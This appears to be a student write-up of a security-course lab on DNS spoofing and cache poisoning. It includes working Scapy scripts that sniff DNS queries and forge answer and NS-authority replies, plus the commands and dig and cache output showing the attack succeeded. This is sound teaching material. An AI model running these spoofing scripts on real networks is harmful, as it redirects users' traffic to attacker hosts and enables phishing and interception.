


```
user-10.9.0.5:/$dig www.example.com
;; Warning: Message parser reports malformed message packet.

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40002
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 156 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Apr 07 04:14:15 UTC 2023
;; MSG SIZE  rcvd: 64
```

As we can see above the attack was successful and the IP address has been changed to the fake one 1.1.1.1 in the reply.



```
seed-attacker:/volumes$python3 task1.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:35
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 17951
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x202f
     src       = 10.9.0.5
     dst       = 10.9.0.53
     \options   \
###[ UDP ]###
        sport     = 58812
        dport     = domain
        len       = 64
```




```
            |  qclass    = IN
           an        = None
           ns        = None
           \ar        \
            |###[ DNS OPT Resource Record ]###
            |  rrname    = '.'
            |  type      = OPT
            |  rclass    = 4096
            |  extrcode  = 0
            |  version   = 0
            |  z         = 0
            |  rdlen     = None
            |  \rdata     \
            |   |###[ DNS EDNS0 TLV ]###
            |   |  optcode   = 10
            |   |  optlen    = 8
            |   |  optdata   = '\xa8\xad1-i\x9a\x851'

.
Sent 1 packets.
```

Here we see that our code sniffs the DNS request from the user and spoofs the reply. In this case the IP of www.example.com is set to the IP of the attacker

Task 2: Task 2: DNS Cache Poisoning Attack – Spoofing Answers


Before task2, we have to add some delay to the network traffic using the following command:

$ tc qdisc add dev eth0 root netem delay 100ms




```
seed-router:/$tc qdisc add dev eth0 root netem delay 100ms
```

Now, we will conduct the attack by targeting the DNS server instead of the user machine by executing task2.py. In our code, we use the DNS server's IP address as the src host IP




```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='1.1.1.1')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=0, arcount=0,
                 an=Anssec)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-0075777ac008', filter=f, prn=spoof_dns)
```

Again, before running the attack we flush the Local DNS server cache and run the attack on user machine.




```
local-dns-server-10.9.0.53:/etc/bind$rndc flush
local-dns-server-10.9.0.53:/etc/bind$rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind$cat /var/cache/bind/dump.db | grep example
example.com.            777543  NS      a.iana-servers.net.
www.example.com.        863944  A       1.1.1.1
```



```
user-10.9.0.5:/$dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48196
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 471e44d521ee782b01000000642fa85cc904c36f452e41ac (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 3004 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Apr 07 05:21:32 UTC 2023
;; MSG SIZE  rcvd: 88
```

We can see that our attack has been successful as we have spoofed our information in the reply. We can check this at the local DNS cache as well above.




```
           |  qtype     = A
           |  qclass    = IN
          an        = None
          ns        = None
          \ar        \
           |###[ DNS OPT Resource Record ]###
           |  rrname    = '.'
           |  type      = OPT
           |  rclass    = 512
           |  extrcode  = 0
           |  version   = 0
           |  z         = D0
           |  rdlen     = None
           |  \rdata     \
           |   |###[ DNS EDNS0 TLV ]###
           |   |  optcode   = 10
           |   |  optlen    = 8
           |   |  optdata   = 'vz\xb5+\xf1{T\xa8'

.
Sent 1 packets.
```

From the above attack, the cache is successfully spoofed.


Task 3: Spoofing NS Records

Clear the local DNS cache before the attack




```
local-dns-server-10.9.0.53:/etc/bind$rndc flush
```


In this task3.py, we use the authority section for DNS replies.



```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='1.1.1.1')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=1, arcount=0,
                 an=Anssec, ns=NSsec1)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-0075777ac008', filter=f, prn=spoof_dns)
```




```
           |  qname     = 'www.example.com.'
           |  qtype     = A
           |  qclass    = IN
          an        = None
          ns        = None
          \ar        \
           |###[ DNS OPT Resource Record ]###
           |  rrname    = '.'
           |  type      = OPT
           |  rclass    = 512
           |  extrcode  = 0
           |  version   = 0
           |  z         = D0
           |  rdlen     = None
           |  \rdata     \
           |   |###[ DNS EDNS0 TLV ]###
           |   |  optcode   = 10
           |   |  optlen    = 8
           |   |  optdata   = '\xd8EO\xfb\x10\xb5U\xcd'

.
Sent 1 packets.
```




```
user-10.9.0.5:/$dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14650
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 3267bf3828e11a1f01000000642fad68fb64149d22de4d59 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 2103 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Apr 07 05:43:04 UTC 2023
;; MSG SIZE  rcvd: 88
```

We can see that the packet is successfully spoofed in the reply with ip address 1.1.1.1 which is the attacker's ip address.




```
local-dns-server-10.9.0.53:/etc/bind$cat /var/cache/bind/dump.db | grep example
example.com.            777543  NS      a.iana-servers.net.
www.example.com.        863944  A       1.1.1.1
```

When we try the dig command for other websites we can see that the packet is spoofed.

